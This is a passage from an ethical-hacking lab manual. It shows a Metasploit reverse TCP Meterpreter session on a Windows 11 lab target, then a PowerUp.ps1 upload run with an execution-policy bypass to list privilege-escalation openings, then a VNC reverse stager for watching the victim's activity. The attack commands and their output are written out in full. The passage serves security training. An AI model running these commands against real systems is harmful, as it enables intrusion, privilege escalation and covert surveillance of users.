msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > ]
```

The terminal window has a dark background with green and white text. The title bar says "msfconsole - Parrot Terminal". The status bar at the bottom shows "msfconsole - Parrot Terminal" and "[Desktop]".

22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session setup:

```
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 444  
LPORT => 444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.10.1.13:444  
[*] Sending stage (175174 bytes) to 10.10.1.11  
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400  
  
meterpreter > sysinfo  
Computer : WINDOWS11  
OS : Windows 10 (10.0 Build 22000).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter >
```

23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
Metasploit tip: Use sessions -l to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer : WINDOWS11
OS        : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell

```

24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer : WINDOWS11
OS        : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>

```

25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: Ensure that you have added a space between two dots after **-Command ".[space]..**. For a better understanding refer to the screenshot after **step 25**.

26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal window has a dark background with green text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The date and time "Fri Apr 1 11:01" are displayed at the top right. The main area of the terminal shows the following text:

```

meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 6796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllCheck
5"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                               AbuseFunction
-----+-----+
User In Local Group with Admin Privileges   Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files                   Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                   Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                   Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                   Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                   Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                   Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                   Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files                   Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks                      Write-HijackDll -DllPath 'C:\Users\Ad...

```

The terminal window has a title bar "msfconsole - Parrot Terminal" and a status bar at the bottom showing "C:\Users\Admin\Downloads>" and "msfconsole - Parrot Ter...".

27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.



msfconsole - Parrot Terminal

```

Applications Places System
File Edit View Search Terminal Help
(c) Microsoft Corporation. All rights reserved.


C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check AbuseFunction
-----
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks Write-HijackDll -DllPath 'C:\Users\Ad...'

C:\Users\Admin\Downloads>exit
exit
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.1.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\apWspLGlgvJv.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.1.13:4545...
  Menu msfconsole - Parrot Ter... [TightVNC:windows11]

```

29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.

31. Close all open windows and document all the acquired information.


Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, download files, communicate through a shared event log, and run bots to automate pen testing tasks.

Here, we will use the Armitage tool to gain access to the remote target machine.

